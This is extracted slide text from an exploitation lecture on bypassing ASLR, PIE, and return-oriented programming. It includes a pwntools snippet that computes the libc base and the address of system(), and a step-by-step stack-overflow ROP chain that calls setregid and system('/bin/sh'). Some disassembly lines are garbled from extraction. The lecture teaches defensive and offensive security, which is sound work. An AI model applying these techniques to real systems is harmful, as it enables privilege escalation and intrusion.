7f791ec4b000-7f791ee0b000 r-xp 00000000 08:01 6295166 /lib/x86_64-linux-gnu/libc-2.23.so  
7f791f015000-7f791f03b000 r-xp 00000000 08:01 6295164 /lib/x86_64-linux-gnu/ld-2.23.so  
7ffe2b5d4000-7ffe2b5d6000 r-xp 00000000 00:00 0 [vdso]  
ffffffffffff600000-ffffffffffff601000 r-xp 00000000 00:00 0 [vsyscall]
```

```
[blue9057@blue9057-vm-ctf2 ~]$ cat /proc/self/maps | grep xp
```


```
00400000-0040c000 r-xp 00000000 08:01 3932184 /bin/cat  
7f89504b6000-7f8950676000 r-xp 00000000 08:01 6295166 /lib/x86_64-linux-gnu/libc-2.23.so  
7f8950880000-7f89508a6000 r-xp 00000000 08:01 6295164 /lib/x86_64-linux-gnu/ld-2.23.so  
7ffcc5bcb000-7ffcc5bcd000 r-xp 00000000 00:00 0 [vdso]  
ffffffffffff600000-ffffffffffff601000 r-xp 00000000 00:00 0 [vsyscall]
```

Overhead?



Overhead?

- <1% in 64 bit
 - `printf("asdf")`
 - Access all strings via relative address from current `%rip`
 - `lea 0x23423(%rip), %rdi`
- ~3% in 32 bit
 - Cannot address using `%eip`
- How?
 - `call +5; pop %ebx; add $0x23423, %ebx; ← GETTING EIP to EBX`



Then, How Can We Bypass ASLR?

Space	Entropy	Chance
32bit stack	19 bits	1 in 524288
32bit heap	13 bits	1 in 8192
32bit library	10 bits	1 in 1024
64bit stack	30 bits	1 in 1G...
64bit heap	28 bits	1 in 128M
64bit library	28 bits	1 in 128M
64bit Windows	19 bits	1 in 524288

Then, How Can We Bypass ASLR?

- Brute-force
 - Get a core dump
 - Set that address
 - Run for N times!
- Eventually the address will be matched..
 - Look at the table
- Requires **too many trials** in some cases...

Space	Entropy	Chance
32bit stack	19 bits	1 in 524288
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- Requires **too many trials** in some cases...


Space	Entropy	Chance
32bit stack	19 bits	1 in 524288
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32bit library	10 bits	1 in 1024
64bit stack	30 bits	1 in 1G...
64bit heap	28 bits	1 in 128M
64bit library	28 bits	1 in 128M
64bit Windows	19 bits	1 in 524288

Leak address

- Information Leak
 - Leak the target address!
 - libc? Where is the system()?
- Leaking a target address (e.g., system()) could be difficult
 1. system() should be used in a program
 2. Our bug should be located near the use of system()

Understanding ASLR Characteristics

- How do they randomize the address?
 - Change the BASE address of each area
 - Use relative addressing in the area



Relative Addressing

```
$ ./aslr-check-2
Stack addresses:
var_1 0xbf97a608 var_2 0xbf97a600 var_3 0xbf97a5fc
Heap addresses:
heap 0x8424410 heap2 0x8424420 heap3 0x8424430
LIBC addresses:
printf 0xb7d89670
puts 0xb7d9fca0, diff with printf 91696
system 0xb7d7ada0, diff with printf -59600
$ ./aslr-check-2
Stack addresses:
var_1 0xbfa99928 var_2 0xbfa99920 var_3 0xbfa9991c
Heap addresses:
heap 0x9e34410 heap2 0x9e34420 heap3 0x9e34430
LIBC addresses:
printf 0xb7dd2670
puts 0xb7de8ca0, diff with printf 91696
system 0xb7dc3da0, diff with printf -59600
$ ./aslr-check-2
Stack addresses:
var_1 0xbf8767e8 var_2 0xbf8767e0 var_3 0xbf8767dc
Heap addresses:
heap 0x9903410 heap2 0x9903420 heap3 0x9903430
LIBC addresses:
printf 0xb7de7670
puts 0xb7dfdca0, diff with printf 91696
system 0xb7dd8da0, diff with printf -59600
```

**Addresses are different,
But their distances are the same**

ASLR Bypass Strategy

- Library

- ldd first
- Open that library with gdb
- Print functions!
 - Prints offset

```
$ ldd aslr-3
linux-gate.so.1 => (0xb7fc5000)
libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7df5000)
/lib/ld-linux.so.2 (0xb7fc7000)
```

- Attacking Library

- Leak one library address (e.g., FUNC_A)
- Find what is the base address: $LIBC_BASE = LEAK - OFFSET_A$
- Calculate system: $SYSTEM = LIBC_BASE + OFFSET_SYSTEM$

```
$ gdb -q /lib/i386-linux-gnu/libc.so.6
Reading symbols from /lib/i386-linux-gnu/libc.so.6...Reading s
done.
gdb-peda$ print system
$1 = {<text variable, no debug info>} 0x3ada0 <__libc_system>
gdb-peda$ print printf
$2 = {<text variable, no debug info>} 0x49670 <__printf>
gdb-peda$ print puts
$3 = {<text variable, no debug info>} 0x5fca0 <_IO_puts>
```

ASLR bypass in pwntools version

```
from pwn import *

libc = ELF('/lib/i386-linux-gnu/libc.so.6')
printf_address = 0xf7e0e430 # leak()
libc_base = printf_address - libc.symbols['printf']

# check page align
assert(libc_base & 0xfff == 0)
system_base = libc_base + libc.symbols['system']
```


CAVEAT

- To have a strong defense, systems have to randomize all addresses
 - Code, data, stack, heap, library, mmap(), etc.
- However, Code/data still merely randomized
 - Why? Some compatibility issue...

```
[blue9057@blue9057-vm-ctf2 ~]$ cat /proc/self/maps | grep xp
00400000-0040c000 r-xp 00000000 08:01 3932184 /bin/cat
7f344f41c000-7f344f5dc000 r-xp 00000000 08:01 6295166 /lib/x86_64-linux-gnu/libc-2.23.so
7f344f7e6000-7f344f80c000 r-xp 00000000 08:01 6295164 /lib/x86_64-linux-gnu/ld-2.23.so
7ffd5915e000-7ffd59160000 r-xp 00000000 00:00 0 [vdso]
ffffffff600000-ffffffff601000 r-xp 00000000 00:00 0 [vsyscall]
[blue9057@blue9057-vm-ctf2 ~]$ cat /proc/self/maps | grep xp
00400000-0040c000 r-xp 00000000 08:01 3932184 /bin/cat
7f791ec4b000-7f791ee0b000 r-xp 00000000 08:01 6295166 /lib/x86_64-linux-gnu/libc-2.23.so
7f791f015000-7f791f03b000 r-xp 00000000 08:01 6295164 /lib/x86_64-linux-gnu/ld-2.23.so
7ffe2b5d4000-7ffe2b5d6000 r-xp 00000000 00:00 0 [vdso]
ffffffff600000-ffffffff601000 r-xp 00000000 00:00 0 [vsyscall]
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00400000-0040c000 r-xp 00000000 08:01 3932184 /bin/cat
7f89504b6000-7f8950676000 r-xp 00000000 08:01 6295166 /lib/x86_64-linux-gnu/libc-2.23.so
7f8950880000-7f89508a6000 r-xp 00000000 08:01 6295164 /lib/x86_64-linux-gnu/ld-2.23.so
7ffcc5bcb000-7ffcc5bcd000 r-xp 00000000 00:00 0 [vdso]
ffffffff600000-ffffffff601000 r-xp 00000000 00:00 0 [vsyscall]
```

Position Independent Executable (PIE)

- Randomize Code/Data!
 - Now everything becomes randomized
- Unlike libraries, you need to recompile code
 - Why?
- Now, PIE becomes default.
 - i.e., If you compile a program with a recent compiler, your main() will be randomized

```
insu ~ $ ./pie
main(): 0x55c625c3464a
insu ~ $ ./pie
main(): 0x56276b5c664a
insu ~ $ ./pie
main(): 0x565300d7464a
insu ~ $ ./pie
main(): 0x560fa39dd64a
insu ~ $ ./pie
main(): 0x560319f6464a
```

Position Independent Executable (PIE)

/bin/cat from Ubuntu 16.04.3

```
ELF Header:
Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00
Class:                   ELF32
Data:                   2's complement, little endian
Version:                1 (current)
OS/ABI:                 UNIX - System V
ABI Version:            0
Type:                   EXEC (Executable file)
Machine:                Intel 80386
Version:                0x1
Entry point address:    0x8049e68
Start of program headers: 52 (bytes into file)
Start of section headers: 49876 (bytes into file)
Flags:                  0x0
Size of this header:    52 (bytes)
Size of program headers: 32 (bytes)
Number of program headers: 9
Size of section headers: 40 (bytes)
Number of section headers: 29
Section header string table index: 28
```

/bin/sh from Ubuntu 16.04.3

```
ELF Header:
Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00
Class:                   ELF32
Data:                   2's complement, little endian
Version:                1 (current)
OS/ABI:                 UNIX - System V
ABI Version:            0
Type:                   DYN (Shared object file)
Machine:                Intel 80386
Version:                0x1
Entry point address:    0x1b519
Start of program headers: 52 (bytes into file)
Start of section headers: 172564 (bytes into file)
Flags:                  0x0
Size of this header:    52 (bytes)
Size of program headers: 32 (bytes)
Number of program headers: 9
Size of section headers: 40 (bytes)
Number of section headers: 27
Section header string table index: 26
```

Return Oriented Programming

Insu Yun

Today's lecture

- Understand Return Oriented Programming (ROP)

Defenses against software vulnerabilities

- Data Execution Prevention
 - Call existing functions in the program
 - Call library functions
 - **Code-reuse attack**
- Stack cookie
 - Information leak
 - Side-channel attack
 - Non-stack vulnerabilities
- ASLR
 - Information leak

Possible return-to-libc defense

- Delete powerful functions for exploitation!
 - e.g., `system()`, `execve()`, ...
- Then, you cannot launch “/bin/sh” anymore!

No! Return-oriented programming (ROP)

- You can make **arbitrary** computations using a large number of short instruction sequences called **gadget**.
- If you are interested in its academic history, please check
 - The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)
 - First introduce ROP
 - On the Expressiveness of Return-into-libc Attacks
 - ROP in libc == Turing complete

What is gadget?

- A short instruction sequence that usually ends with **ret**
- We usually can find them at the end of functions
 - e.g., at the end of `libc_csu_init()`

```
pop    rbx
pop    rbp
pop    r12
pop    r13
pop    r14
pop    r15
ret
```

More on gadgets

- Even we can get them by splitting existing ones
 - This is because x86 uses variable-length encoding

• e.g.,

```
0x400512 <__libc_csu_init+98>:      pop    r15
0x400514 <__libc_csu_init+100>:    ret
```

```
0x400513 <__libc_csu_init+99>:      pop    rdi
0x400514 <__libc_csu_init+100>:    ret
```

ROP: Call chaining by example

- Key idea: Chain multiple gadgets to perform high-level job
- Let's do
 - `setregid(1000, 1000);`
 - `system("/bin/sh");`
 - Unfortunatelly, no single function exists for this job
- Let's assume our vulnerability is stack overflow
 - `esp` is pointing to stack whose data are controllable


	[5]
	[4]
	[3]
	[2]
ebp	[1]
	[0]
esp	vuln's return address [setregid]

```

; vuln
0x08048426 <+0>:      push   ebp
0x08048427 <+1>:      mov    ebp,esp
0x08048429 <+3>:      sub    esp,0x10
0x0804842c <+6>:      push  DWORD PTR [ebp+0x8]
0x0804842f <+9>:      lea   eax,[ebp-0x10]
0x08048432 <+12>:     push  eax
0x08048433 <+13>:     call  0x80482e0 <strcpy@plt>
0x08048438 <+18>:     add   esp,0x8
0x0804843b <+21>:     nop
0x0804843c <+22>:     leave
0x0804843d <+23>:     ret

; setregid
0xf7ec9c00 <+0>:      push  ebp
0xf7ec9c01 <+1>:      mov   ebp,esp
...

```



```
; vuln
0x08048426 <+0>:    push    ebp
0x08048427 <+1>:    mov     ebp, esp
0x08048429 <+3>:    sub     esp, 0x10
0x0804842c <+6>:    push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:    lea    eax, [ebp-0x10]
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0x08048438 <+18>:   add     esp, 0x8
0x0804843b <+21>:   nop
0x0804843c <+22>:   leave
0x0804843d <+23>:   ret

; setregid
0xf7ec9c00 <+0>:    push   ebp
0xf7ec9c01 <+1>:    mov     ebp, esp
```

What are arguments for setregid()?

	[5]
	[4]
	[3]
	[2]
ebp	[1]
esp	[0]
	vuln's return address [setregid]

```

; vuln
0x08048426 <+0>:      push   ebp
0x08048427 <+1>:      mov    ebp,esp
0x08048429 <+3>:      sub    esp,0x10
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0x0804843d <+23>:     ret

; setregid
0xf7ec9c00 <+0>:     push  ebp
0xf7ec9c01 <+1>:     mov   ebp,esp
...

```

	[5]
	[4]
	[3]
	[2]
ebp	[1]
	[0]
esp	vuln's return address [ebp]

```

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0x08048426 <+0>:      push   ebp
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0x0804842f <+9>:      lea   eax,[ebp-0x10]
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0x08048438 <+18>:     add   esp,0x8
0x0804843b <+21>:     nop
0x0804843c <+22>:     leave
0x0804843d <+23>:     ret

; setregid
0xf7ec9c00 <+0>:      push  ebp
0xf7ec9c01 <+1>:      mov   ebp,esp
...

```


[5]
[4]
[3]
[2]
[1]
[0]
vuln's return address [ebp]

ebp
esp

```

; vuln
0x08048426 <+0>:      push   ebp
0x08048427 <+1>:      mov    ebp,esp
0x08048429 <+3>:      sub    esp,0x10
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0x0804843c <+22>:     leave
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; setregid
0xf7ec9c00 <+0>:      push   ebp
0xf7ec9c01 <+1>:      mov    ebp,esp
...

```

ebp
esp

[5]
[4]
[3]
[2]
[1]
[0]
vuln's return address [ebp]

```
; vuln
0x08048426 <+0>:      push   ebp
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0x0804842f <+9>:      lea   eax,[ebp-0x10]
0x08048432 <+12>:     push  eax
0x08048433 <+13>:     call  0x80482e0 <strcpy@plt>
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0x0804843b <+21>:     nop
0x0804843c <+22>:     leave
0x0804843d <+23>:     ret

; setregid
0xf7ec9c00 <+0>:      push  ebp
0xf7ec9c01 <+1>:      push  1
```

Return address: ebp + 4 = [0]
1st argument: ebp + 8 = [1]
2nd argument: ebp + 12 = [2]

Let's call setregid(1000, 1000)

	[5]
	[4]
	[3]
	[1000]
ebp	[1000]
	[0]
esp	vuln's return address [setregid]

```
; vuln
0x08048426 <+0>:      push   ebp
0x08048427 <+1>:      mov    ebp,esp
0x08048429 <+3>:      sub    esp,0x10
0x0804842c <+6>:      push  DWORD PTR [ebp+0x8]
0x0804842f <+9>:      lea   eax,[ebp-0x10]
0x08048432 <+12>:     push  eax
0x08048433 <+13>:     call  0x80482e0 <strcpy@plt>
0x08048438 <+18>:     add   esp,0x8
0x0804843b <+21>:     nop
0x0804843c <+22>:     leave
0x0804843d <+23>:     ret

; setregid
0xf7ec9c00 <+0>:      push   ebp
0xf7ec9c01 <+1>:      mov    ebp,esp
...
```


How can we call system()?

	[5]
	[4]
	[3]
	[1000]
ebp	[1000]
	[system]
esp	vuln's return address [setregid]

```
; vuln
0x08048426 <+0>:      push   ebp
0x08048427 <+1>:      mov    ebp,esp
0x08048429 <+3>:      sub    esp,0x10
0x0804842c <+6>:      push  DWORD PTR [ebp+0x8]
0x0804842f <+9>:      lea   eax,[ebp-0x10]
0x08048432 <+12>:     push  eax
0x08048433 <+13>:     call  0x80482e0 <strcpy@plt>
0x08048438 <+18>:     add   esp,0x8
0x0804843b <+21>:     nop
0x0804843c <+22>:     leave
0x0804843d <+23>:     ret

; setregid
0xf7ec9c00 <+0>:      push   ebp
0xf7ec9c01 <+1>:      mov    ebp,esp
...
```

How can we call system()?



```
; vuln
0x08048426 <+0>:      push   ebp
0x08048427 <+1>:      mov    ebp,esp
0x08048429 <+3>:      sub    esp,0x10
0x0804842c <+6>:      push  DWORD PTR [ebp+0x8]
0x0804842f <+9>:      lea   eax,[ebp-0x10]
0x08048432 <+12>:     push  eax
0x08048433 <+13>:     call  0x80482e0 <strcpy@plt>
0x08048437 <+17>:     esp,0x8
0x08048438 <+18>:     jmp   0x8048438 <+18>

; setregid
0xf7ec9c00 <+0>:      push   ebp
0xf7ec9c01 <+1>:      mov    ebp,esp
...
```


What's the argument for system, then?

How can we call system()?

	[5]
	[4]
	[3]
	[1000]
ebp	[1000]
	[system]
esp	vuln's return address
	[setregid]

```
; vuln
0x08048426 <+0>:      push   ebp
0x08048427 <+1>:      mov    ebp,esp
0x08048429 <+3>:      sub    esp,0x10
0x0804842c <+6>:      push  DWORD PTR [ebp+0x8]
0x0804842f <+9>:      lea   eax,[ebp-0x10]
0x08048432 <+12>:     push  eax
0x08048433 <+13>:     call  0x80482e0 <strcpy@plt>
0x08048437 <+17>:     esp,0x8
0x08048438 <+18>:     retregid
0xf7ec9c00 <+0>:      push   ebp
0xf7ec9c01 <+1>:      mov    ebp,esp
...
```

What's the argument for system, then?



Clean up stack using a gadget

- Common gadget for this: pop, pop, ... pop, ret!
 - e.g., If we have two arguments, use pop pop ret

```
pop    edi  
pop    ebp  
ret
```

Clean up stack with pop pop ret

ebp
esp

[5]
[4]
[3]
[1000]
[1000]
[pop pop ret]
vuln's return address [setregid]

```
; vuln
0x08048426 <+0>:      push   ebp
0x08048427 <+1>:      mov    ebp,esp
0x08048429 <+3>:      sub    esp,0x10
0x0804842c <+6>:      push  DWORD PTR [ebp+0x8]
0x0804842f <+9>:      lea   eax,[ebp-0x10]
0x08048432 <+12>:     push  eax
0x08048433 <+13>:     call  0x80482e0 <strcpy@plt>
0x08048438 <+18>:     add   esp,0x8
0x0804843b <+21>:     nop
0x0804843c <+22>:     leave
0x0804843d <+23>:     ret

; setregid
0xf7ec9c00 <+0>:      push   ebp
0xf7ec9c01 <+1>:      mov    ebp,esp
...

; pop pop ret
0x0804845a <+90>:     pop    edi
0x0804845b <+91>:     pop    ebp
0x0804845c <+92>:     ret
```


Clean up stack with pop pop ret

	[5]
	[4]
	[3]
esp	[1000]
ebp	[1000]
	[pop pop ret]
	vuln's return address [setregid]

```
; vuln
0x08048426 <+0>:      push   ebp
0x08048427 <+1>:      mov    ebp,esp
0x08048429 <+3>:      sub    esp,0x10
0x0804842c <+6>:      push  DWORD PTR [ebp+0x8]
0x0804842f <+9>:      lea   eax,[ebp-0x10]
0x08048432 <+12>:     push  eax
0x08048433 <+13>:     call  0x80482e0 <strcpy@plt>
0x08048438 <+18>:     add   esp,0x8
0x0804843b <+21>:     nop
0x0804843c <+22>:     leave
0x0804843d <+23>:     ret

; setregid
0xf7ec9c00 <+0>:      push   ebp
0xf7ec9c01 <+1>:      mov    ebp,esp
...

; pop pop ret
0x0804845a <+90>:     pop    edi
0x0804845b <+91>:     pop    ebp
0x0804845c <+92>:     ret
```

Clean up stack with pop pop ret

